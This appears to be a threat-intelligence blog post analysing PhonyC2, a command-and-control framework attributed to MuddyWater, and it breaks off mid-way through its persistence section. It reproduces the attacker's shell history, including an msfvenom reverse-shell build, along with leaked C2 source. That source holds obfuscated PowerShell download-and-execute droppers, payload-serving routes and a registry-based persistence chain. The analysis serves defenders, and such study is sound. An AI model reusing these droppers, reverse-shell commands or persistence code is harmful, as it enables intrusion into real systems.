PhonyC2: Revealing a New Malicious Command & Control Framework by MuddyWater

: 6/29/2023

MuddyWater, also known as Mango Sandstorm (Mercury), is a cyber espionage group that is a subordinate element within the Iranian Ministry of Intelligence and Security (MOIS).

Executive summary:

- Deep Instinct's Threat Research team has identified a new C2 (command & control) framework
- The C2 framework is custom made, continuously in development, and has been used by the MuddyWater group since at least 2021
- The framework is named PhonyC2 and was used in the attack on the Technion Institute
- PhonyC2 is currently used in an active PaperCut exploitation campaign by MuddyWater
- PhonyC2 is similar to MuddyC3, a previous C2 framework created by MuddyWater

MuddyWater is continuously updating the PhonyC2 framework and changing TTPs to avoid detection, as can be seen throughout the blog and in the investigation of the leaked code of PhonyC2. MuddyWater uses social engineering as its' primary initial access point so they can infect fully patched systems. Organizations should continue to harden systems and monitor for PowerShell activity.

Background

In April 2023, Deep Instinct's threat research team identified three malicious PowerShell scripts that were part of an archive called PhonyC2_v6.zip

Note: V6 is the name of the folder found on the server. Since this is not an official C2 framework, there is no changelog and version history. The framework has been changed over time, but we don't know the internal version numbers. Therefore, we refer to other versions by unique identifiers rather than version numbers.

The filename piqued our interest and we set out to discover if it was a known C2 framework. After a quick investigation, it was revealed that the C2 framework was found by Sicehice in a server with an open directory listing.

Figure 1: Image of files located on the server

Note: Sicehice is an organization that automates the collection of cyber threat intelligence from over 30 sources and enables users to search against the collected IPs.

There was no previous information regarding PhonyC2 and as the zip file contained the source code, we decided to analyze the code to further understand this C2 framework.

Our initial investigation revealed that the server which hosted the C2 is related to infrastructure that was used by MuddyWater in the attack against the Technion.

Further research revealed additional connections to MuddyWater infrastructure including the ongoing PaperCut exploitation and previous attacks using earlier versions of the C2 framework.

Exposed Server Analysis

In addition to the zip file of the PhonyC2, Sicehice uploaded additional files found on the server, including the ".bash_history" file which revealed the commands the threat actors ran on the server:

```
ls
apt install tmux
apt update
apt install tmux
ls
cd PhonyC2_v6/
ls
apt install python3-pip
tll -r req.txt
pip install -r req.txt
ls
ifconfig
python3 Please_Run_Once.py
tmux
exit
tmux at -t 0
ls
wget 45.86.230.20
tmux at -t 0
wget https://github.com/fatedier/frp/releases/download/v0.44.0/frp_0.44.0_linux_amd64.tar.gz
tar -zxvf frp_0.44.0_linux_amd64.tar.gz
ls
tar -zxvf frp_0.44.0_linux_amd64.tar.gz
cd frp_0.44.0_linux_amd64/
ls
tmux
tmux at -t 0
tmux at -t 1
tmux at -t 2
wget python2 wsc2.py
wget https://github.com/jpillora/chisel/releases/download/v1.7.7/chisel_1.7.7_linux_amd64.gz
tar -zxvf ch
gunzip chisel_1.7.7_linux_amd64.gz
ls
cd chi
chmod a+x chisel_1.7.7_linux_amd64
```

Figure 2: Start of .bash_history file

```
tmux at -t 2
pwd
wget https://github.com/ekzhang/bore/releases/download/v0.4.1/bore-v0.4.1-x86_64-unknown-linux-musl.tar.gz
ls
gunzip bore-v0.4.1-x86_64-unknown-linux-musl.tar.gz
ls
tar -zxvf bo
tar -xvf bore-v0.4.1-x86_64-unknown-linux-musl.tar
ls
./bore
./bore  server
tmux at -t 2
msfvenom -p windows/x64/meterpreter_reverse_https lhost=194.61.121.86 lport=8443 -f aspx > 404.aspx
apt install gpgv2 autoconf bison build-essential postgresql libaprutil1 libgmp3-dev libpcap-dev openssl libp
ncurses-dev  postgresql-contrib xsel zlib1g zlib1g-dev -y
apt update -y
tmux at -t 2
```

Figure 3: End of .bash_history file

In figure 1 we can see the presence of "Ligolo," another tool that is known to be used by MuddyWater.

In figure 2, commands related to PhonyC2 are marked in red.

In figure 2 and figure 3 marked in blue are additional IP addresses that the threat actor used. Both addresses are mentioned as C2 servers in the report Microsoft published about their findings from the Technion attack, which they attributed to MuddyWater.

Open-source tools are marked in orange; FRP is known to be used by several Iranian threat groups and Chisel is only known to be used by MuddyWater, but this does not mean it's exclusive.

Additionally, in Figure 3, we can see another tunneling tool named "bore" that has not previously been reported to be in use by MuddyWater.

The combination of the presence of known MuddyWater tools on the server and the fact that the threat actor communicated with two IP addresses known to be used by MuddyWater raised suspicion that PhonyC2 is a framework used by MuddyWater.

Taking a Closer Look: Code Analysis

To better understand the Phony C2 framework, we looked at the source code. As we can see in figure 2 above the first file of interest is "Please_Run_Once.py:"

Please_Run_Once.py × config.py × config.bak × webserver.py ×

```
1 import uuid
2
3 IP = input("Enter IP Address: ")  # Python 3
4 Port = input("Enter Port Number: ")  # Python 3
5 Ext = input("Enter WebServer Ext Like (Php|ASPX|JSP|HTML|ASP|) : ")  # Python 3
6 fin = open("isnotcore/config.bak", "rt")
7 data = fin.read()
8 #print(data)
9 for line in data:
10     #read replace the string and write to output file
11     data = data.replace('[IP]', IP)
12
13     data = data.replace('[Port]', Port)
14
15     data = data.replace('[Ext]', Ext)
16
17
18     data = data.replace('[111]', str(uuid.uuid4()))
19     data = data.replace('[222]', str(uuid.uuid4()))
20     data = data.replace('[333]', str(uuid.uuid4()))
21     data = data.replace('[444]', str(uuid.uuid4()))
22     data = data.replace('[555]', str(uuid.uuid4()))
23     data = data.replace('[666]', str(uuid.uuid4()))
24     data = data.replace('[777]', str(uuid.uuid4()))
25     data = data.replace('[888]', str(uuid.uuid4()))
26
27
28
29 fin.close()
30
31
32 fin1 = open("isnotcore/config.py", "wt")
33 #override the input file with the resulting data
34 fin1.write(data)
35 fin1.close()
```

Figure 4: Please_Run_Once.py code

The script creates a unique config file where the IP address, the port that the C2 framework listens to for connections, and an extension for a decoy must be specified, as seen in line 5 in figure 4. Additionally, the script will add to the config.py file random UUIDs (Universal Unique Identifiers), which makes tracking the URLs of the C2 framework less trivial.

An example of config.py file:

```
6 vps = dict(
7     ip='1.3.3.7',
8     port='443',
9 )
10
11
12 endpoints = dict(
13     login='/f245da33-da10-4a97-93ca-a2287294065c.aspx', #Registration EndPoint Or /login?info=
14     sendcommand='/39904bf5-8fe0-4f50-a3fc-612601e8470d.aspx', #SendCommand EndPoint Or /send
15     getcommand='/163d8151-b4ad-4880-b463-6586a424c2b3.aspx', #GetCommand EndPoint Or /send
16     download='/f65bf0c5-40eb-447c-b8a5-ff2ed7e30dae/', #Download
17     GET_CORE_Binery='/562a2ffe-a45a-4318-864b-5942fbd0a859.aspx', # GET CORE Binery
18     Persist='/bfe3e04b-ad3f-4761-b122-9851c5929414.aspx', #Persist EndPoint Or /Persist
19     Persist_Core='/2640d4bb-a683-4270-9874-fb9e227d3a4d.aspx', #Persist_Core EndPoint Or /Persistc
20     Persist_Core_Run='/5f216504-69c7-47c2-853e-9422beda2b39.aspx', #Persist_Core_Run EndPoint Or /Persis
21 )
22
23 agents = dict()
24 commands = dict()
25 times = dict()
26 ips = dict()
27 ip_country = dict()
28 persist_id = dict()
29 upload_tokens = ""
30 Bincode = random.randint(11, 22)
31 spiter_Array = ["|", "~", "@" , "_" , "*" , "(" , "}" , "+" , "^" , "."]
32 spiter_Array_int = random.randint(0, 9)
33 spiter_Array_string = spiter_Array[spiter_Array_int]
34 print(spiter_Array_string)
35 BinString = """foreach($i in (((Get-Content c:\\programdata\\db.sqlite).replace('[spiter_Array]','0')).s
   [bincode]),2))}};IEX $n;""".replace("[bincode]",str(Bincode))
```

Figure 5: Example of config.py with random UUID in lines 13-20

```
server = "http://" + vps['ip'] + ":" + vps['port'] + endpoints['GET_CORE_Binery'] +"?"+apiy7_RandomToken+"="+apiy7_RandomToken
server_hex = "http://" + vps['ip'] + ":" + vps['port'] + "/apiv8?"+apiv8_RandomToken+"="+apiv8_RandomToken

s = open('./payload_2022/payload_2022.ps1').read()
s = s.replace('(server)', only_server)
s = s.replace('(login)', endpoints['login'])
s = s.replace('(sendcommand)', endpoints['sendcommand'])
s = s.replace('(getcommand)', endpoints['getcommand'])


sss = open('./payload_2022/persist_payload_2022.ps1').read()
sss = sss.replace('(server)', only_server)
sss = sss.replace('(login)', endpoints['login'])
sss = sss.replace('(sendcommand)', endpoints['sendcommand'])
sss = sss.replace('(getcommand)', endpoints['getcommand'])


#core = s +" | I`E`X"
core = s
p_core = sss
p_core_un = sss
HEX = s



HTTPWebRequest = '$r=[System.Net.HTTPWebRequest]::Create("' + server + '");$r.proxy=[Net.WebRequest]::GetSystemWebProxy();$r.proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;-
$r.UserAgent="Googlebot";$rr=$r.GetResponse();$reqstream=$rr.GetResponseStream();$sr=(New-Object System.IO.StreamReader $reqstream).ReadToEnd();Set-Content -Force -Path c:\\programdata\\db.s
Value $sr'
InvokeRestMethod = 'powershell -NoProfile -ExecutionPolicy Bypass -W 1 -Command "Invoke-RestMethod -Uri ' + server + ' -OutFile c:\programdata\db.sqlite;attrib +h c:\programdata\db.sqlite"'
IWR = 'powershell -NoProfile -ExecutionPolicy Bypass -W 1 -Command "Iwr -Uri ' + server + ' -OutFile c:\programdata\db.sqlite;attrib +h c:\programdata\db.sqlite"'
StartBitsTransfer = 'powershell -NoProfile -ExecutionPolicy Bypass -W 1 -Command "Start-BitsTransfer -Source ' + server + ' -Destination c:\programdata\db.sqlite;attrib +h c:\programdata\db.
IWR_AND_RUN = '''Iwr -Uri "(server)" -OutFile c:\programdata\db.sqlite;attrib +h c:\programdata\db.sqlite;$x64=((gc c:\programdata\db.sqlite).replace('[spiter_Array]','0')).split(",");rm -Fo
\programdata\db.sqlite;foreach($i in $x64){if($i){$c += [System.Text.Encoding]::UTF8.GetString([System.Convert]::ToInt32(($i/bincode),2))}};I`E`X($c -Join "")
'''.replace("(server)",server).replace("bincode",str(Bincode)).replace("[spiter_Array]",str(spiter_Array_string))
Start_Jobs = '''Start-Job -ScriptBlock {(saps ("pow"+$args[0]+"ll") -ArgumentList ("-ex"+"ec byp"+"ass -Window"+"Style Hid"+"den -en"+"c "+$args[1]) -WindowStyle Hidden )} -ArgumentList
("ershe","(ENCODEDCOMMAND)") | Out-Null ; sleep 3.3'''

cmd5_2 = '''powershell -w 1 $x64=(gc c:\programdata\db.sqlite).split(',');rm -Force c:\programdata\db.sqlite;foreach($i in $x64){if($i){$c +=
[System.Text.Encoding]::UTF8.GetString([System.Convert]::ToInt32($i,2))}};I`E`X($c -Join '')'''
cmd5_3 = '''Start-Process powershell -ArgumentList "-exec bypass -w 1 `$x64=(gc c:\programdata\db.sqlite).split(',');rm -Force c:\programdata\db.sqlite;foreach(`$i in `$x64){if(`$i){`$c +=
[System.Text.Encoding]::UTF8.GetString([System.Convert]::ToInt32(`$i,2))}};I`E`X(`$c -Join '')" -WindowStyle Hidden'''


One_Line_BitsTransfer = 'Start-BitsTransfer -Source ' + server + ' -Destination c:\programdata\db.sqlite;$x64=(gc c:\programdata\db.sqlite).split(",");rm -Force c:\programdata\db.sqlite;fore
in $x64){if($i){$c +=[System.Text.Encoding]::UTF8.GetString([System.Convert]::ToInt32($i,2))}};I`E`X($c -Join "");'

HEX_download = 'Iwr -Uri ' + server_hex + ''' -OutFile c:\programdata\onlydigit2.ini;attrib +h c:\programdata\onlydigit2.ini;((((gc c:\programdata\onlydigit2.ini))-split"(..)"|?{$_}|%{[char]
[convert]::ToInt16($_,16)})-join"");rm -Force c:\programdata\onlydigit2.ini|I`EX;'''
HEX_CMD = '''((((gc c:\programdata\onlydigit.ini))-split"(..)"|?{$_}|%{[char][convert]::ToInt16($_,16)})-join"");rm -Force c:\programdata\dnlydigit.ini|I`EX;'''
```

Figure 6: Additional information from config.py

In figure 6 the config file contains various PowerShell commands, which are different payloads that are used by the framework.

The main.py file is small and starts a multi-threaded webserver and a command line listener. From this code we see that the name “PhonyC2” is used internally:

```
from isnotcore import config
from isnotcore import banner
from isnotcore import webserver
from isnotcore import commandline
import threading

if __name__ == '__main__':
    banner.banner()
    print("\033[1;32;40m \nPlease careful don't lose your persistence keys in keys file" +"\n \033[0m
    print("\033[1;32;40m \nWhat is your business with powershell of people?" + "\n \033[0m")
    server = threading.Thread(target=webserver.main, args=())
    server.start()
    cmdline = commandline.Commandline()
    cmdline.prompt = "(PhonyC2:" + config.vps['ip'] + ":" + config.vps['port'] + "):"
    cmdline.cmdloop()
```

Figure 7: main.py contents

The webserver.py is responsible for serving the C2 framework payloads:

```
#@app.route('/apiy7')
@app.route(config.endpoints['GET_CORE_Binery'])
# GET CORE Binery
def GET_CORE_Binery():
    # print(config.server)
    payload = config.core
    data = request.args.values()
    if data:
        for j in data:
            # print(j)
            if j == config.apiy7_RandomToken:
                print("\033[1;32;40m \nDroper Bin Executed:" + j + "\n \033[0m")
                #print(to_binary(payload))
                #print(config.spiter_Array_string)
                return to_binary(payload).replace("0",config.spiter_Array_string)
            else:
                return ""
        else:
            return ""


# @app.route('/apiv8')
# # server_hex
# def apiv8():
#     # print(config.server_hex)
#     payload = config.HEX
#     data = request.args.values()
#     if data:
#         for j in data:
#             # print(j)
#             if j == config.apiv8_RandomToken:
#                 print("\033[1;32;40m \nDroper HEX Executed:" + j + "\n \033[0m")
#                 return payload.encode("utf-8").hex()
#             else:
#                 return ""
#         else:
#             return ""


#@app.route('/apip9')
@app.route(config.endpoints['Persist'])
# Persist
def Persist():
    config.persist()
    data = request.args.values()
    keys = request.args.keys()
    key_req = ""
    for k in keys:
        key_req = k
    if key_req == config.persist_RandomToken:
        for j in data:
            register_persist_id = j.split(":")[0]
            print("\nPersist Request uuid " + register_persist_id)
            if len(config.persist_id) == 0:
                f = open("keys.txt", "a")
```
Figure 8: Part of webserver.py code

Figure 8 shows the remnants from previous iterations of the framework in the commented-out route names which have been replaced in this iteration of the framework with the random UUID in the config.py file (lines 13-20 in Figure 5)

Commandline.py receives commands from the operator and prints the output of various actions taken by the C2:

```
        print("")
        print("powershell -EP BYPASS -NoP -W 1 -EncodedCommand " + (encode(config.cmd5_3)).decode("utf-8"))
        print(bcolors.WARNING + "------------------------------------------------------------------------------------------" + bcolors.ENDC)
        print("\033[1;32;40mIEX_TEST:\033[0m ")
        print("powershell -W n IEX(hostname)")
        print("powershell -W n I`E`X(hostname)")
        print(bcolors.WARNING + "------------------------------------------------------------------------------------------" + bcolors.ENDC)


    def do_payload(self,line):
        #print("\033[1;32;40mOne_Line_BitsTransfer\033[0m ")
        #print("powershell -EP BYPASS -NoP -W 1 -EncodedCommand " + (encode(config.One_Line_BitsTransfer)).decode("utf-8"))
        print(bcolors.WARNING + "------------------------------------------------------------------------------------------" + bcolors.ENDC)
        #print("\033[1;32;40mCMD:\033[0m ")
        #print('echo ' + config.HEX_download.encode("utf-8").hex() + ' > c:\programdata\onlydigit.ini')
        #print("")
        #print("powershell -exec bypass -w 1 -enc " + (encode(config.HEX_CMD)).decode("utf-8"))
        #print(bcolors.WARNING + "------------------------------------------------------------------------------------------" + bcolors.ENDC)
        print("\033[1;32;40mStart-Job:\033[0m ")
        #print(config.IWR_AND_RUN)
        print(config.Start_Jobs.replace("(ENCODEDCOMMAND)", (encode(config.IWR_AND_RUN)).decode("utf-8")))
        start_job_enc = (config.Start_Jobs.replace("(ENCODEDCOMMAND)", (encode(config.IWR_AND_RUN)).decode("utf-8")))
        print("")
        print("powershell -EP BYPASS -NoP -W 1 -EncodedCommand " + (encode(start_job_enc)).decode("utf-8"))
        print(bcolors.WARNING + "------------------------------------------------------------------------------------------" + bcolors.ENDC)
        print("\033[1;32;40mStep_by_Step:\033[0m ")
        print("\033[1;32;40m(1) => Notice: (HTTPWebRequest Droper) \033[0m ")
        print('''Start-Job -ScriptBlock {Invoke-WebRequest -UseDefaultCredentials -UseBasicParsing -Uri (server) -OutFile $input } -InputObject "c:\\programdata\
\db.sqlite"'''.replace('(server)',config.server))
        print("\033[1;32;40m(2)\033[0m ")
        Bincode = config.to_one_base64(config.BinString.replace("[spiter_Array]",str(config.spiter_Array_string)))
        print('''Set-Content -Force -Path c:\\programdata\\db.ps1 -Value ([System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("bincide")))'''.replace("bincide",Bincode
        print("\033[1;32;40m(3) => Notice: (She Open Your Eyes -WindowStyle Minimized instead of -W h )\033[0m ")
        print('''$pc = [wmiclass]'root\\cimv2:Win32_Process';$pc.Create('powershell -EP BYPASS -NoP -W h -file c:\\programdata\\db.ps1', '.',$null);sleep 5;rm c:\\programdata\\db.sqlite ; r
\programdata\\db.ps1''')
        print('')
        print('''powershell Start-Job -ScriptBlock {Invoke-WebRequest -UseDefaultCredentials -UseBasicParsing -Uri (server) -OutFile $input } -InputObject "c:\\programdata\\db.sqlite";sleep
6'''.replace('(server)',config.server))
        print('')
        print('''powershell Start-Job -ScriptBlock {Invoke-WebRequest -UseDefaultCredentials -UseBasicParsing -Uri (server) -OutFile $input } -InputObject "c:\\programdata\\db.sqlite";sleep
Content -Force -Path c:\\programdata\\db.ps1 -Value ([System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String('bincide')));$pc = [wmiclass]'root\\cimv2:Win32_Process';-
$pc.Create('powershell -EP BYPASS -NoP -W h -file c:\\programdata\\db.ps1 , '.',$null);sleep 5;rm c:\\programdata\\db.sqlite ; rm c:\\programdata\
\db.ps1'''.replace('(server)',config.server).replace("bincide",Bincode))
        print('')

class UseCmd(cmd.Cmd):
    UseCmd_agent_id = ""
    def do_exit(self, person):
        sys.exit()

    def do_back(self, back):
        objeback = Commandline()
        objeback.prompt = "(PhonyC2:" + config.vps['ip'] + ":" + config.vps['port'] + "):"
        objeback.cmdloop()

    def emptyline(self):
        pass
```
Figure 9: Part of commandline.py

Figure 9 and Figure 5 the code of a file named “C:\programdata\db.sqlite” and “db.ps1.” Both of those files are mentioned with the same name and path in Microsoft’s report about the Technion hack.

While the malicious files from Microsoft’s report are not publicly available for inspection, the combination of the IP addresses related to PhonyC2 appearing in Microsoft’s report with those file names makes a strong argument that the Phony C2 framework was used in the attack on the Technion. Additionally, the files created by the C2 framework are detected as “PowerShell/Downloader.SB,” the same detection name Microsoft used in their blog.

Since both files are dynamically generated by the C2 framework, they are slightly different in each execution of the framework, therefore, blocking the hashes Microsoft provided is not exhaustive.

How It Works



Figure 10: PhonyC2 commands

While it might look like there are many options and outputs, the C2 is actually simple if we understand what the code does.

This C2 is a post-exploitation framework used to generate various payloads that connect back to the C2 and wait for instructions from the operator to conduct the final step of the “Intrusion Kill Chain.”

"payload” Command:

Figure 11: “payload” command output

In figure 11 we see a step-by-step explanation of what happens:

1. PowerShell command creates a http request to the C2 to receive an encoded file and save it as “c:\programdata\db.sqlite”
2. PowerShell command writes the base64 decoded content to “c:\programdata\db.ps1”



Figure 12: The content of the db.ps1

3. PowerShell command executes db.ps1 which in turn reads and decodes db.sqlite and executes the result in memory.

Essentially, this is a one-liner to execute on a compromised host so it will beacon back to the C2.

Example Decode Routine

As previously mentioned, the files generated by the C2 are slightly different each time, however, the decoding logic remains mostly the same.

Below is an example of db.sqlite content and a diagram explaining the decoding routine:



Figure 13: HTML response from C2 server for step #1



Figure 14: Decode routine flow (values might change in different executions)

“dropper” Command:

This command creates different variants of PowerShell commands only for step (1).

Figure 15: “dropper” command output

“Ex3cut3” Command:

This command creates different variants of PowerShell commands for both step (2) and (3) combined:

Figure 16: “Ex3cut3” command output

"list” Command:

The list command shows all the connected computers to the C2 with some associated information:



Figure 17: “list” command output

"setcommandforall” Command:

This command is the most important one, as it allows the threat actor to execute the same command on all the connected computers at the same time. For example, a command that will download and execute a ransomware payload.



Figure 18: “setcommandforall” command output

"use" Command:

This command allows the threat actor to get a PowerShell shell on a specific computer:



Figure 19: “use” command output

If the “use” command is selected, additional commands become available:



Figure 20: Additional command options after selecting “use”

"persist” and Other Commands:

Most of these additional commands are self-explanatory, the only interesting one is “persist”


Figure 21: “persist” command output

The “persist” command is used to generate a PowerShell code to enable the operator to gain persistence on the infected host so it will connect back to the C2 if the infected host is restarted.

Additionally, when the operator executes the “persist” command it writes an encrypted payload to a pre-defined random registry path in “HKLM\Software.” This can be partially seen in commandline.py (figure 22), as some of the values are stored in config.py.

The encrypted payload is a slightly modified version of “persist_payload_2022.ps1” that triggered the entire investigation.


Figure 22: Code related to persistence from commandline.py

Below is the full chain used to achieve persistence by PhonyC2:

- By executing “persist” on a machine connected to PhonyC2 the C2 writes encrypted payload to the registry
- Add a registry key to the Windows registry that runs a script file named utils.jse located in the C:\intel\utils\ directory at startup
- Create the directory c:\intel\utils\ if it does not exist
- Change the current directory to c:\intel\utils\

- Decode a base64 blob and write it into utils.jse

```
                                                         I                              E                              X
var a= 'Dg'
var w = WScript.CreateObject ("WScript.Shell");
var oExec = w.Run('powershell -NoProfile -c (".([char][int][decimal]::Round(73.2)+[char][int][decimal]::Round(68.9)+[char][int][decimal]::Rounc
((Get-ItemProperty -Path  HKLM:\\SOFTWARE\\iCXqExISMHV -Name fmoopWgmBla).fmoopWgmBla))',0);
```

Figure 23: Contents of utils.jse (some values change in each execution)

- Create a registry key with random name (fmoopWgmBla) at HKLM:\\SOFTWARE\\<random> (iCXqExISMHV) with content similar to below:

```
$p_id = "<ID>";
# C&C IP and Port
$address = "http://<IP>:<PORT>/";
# Get machine information
$UID = wmic path win32_computersystemproduct get uuid;
$HDD = wmic diskdrive get serialnumber;

# keyooo = <COMPUTER_UUID>:<HDD_SERIAL>
$keyooo = ($UID | select-object -Index 2).Trim() +":" + ($HDD| select-object -Index 2);

# HTTPGET function sends an HTTP GET request to an IP address and port number specified in the $address variable.
# The function takes two parameters: $ad which is the IP address and port number of the server and $req which is the URL request st
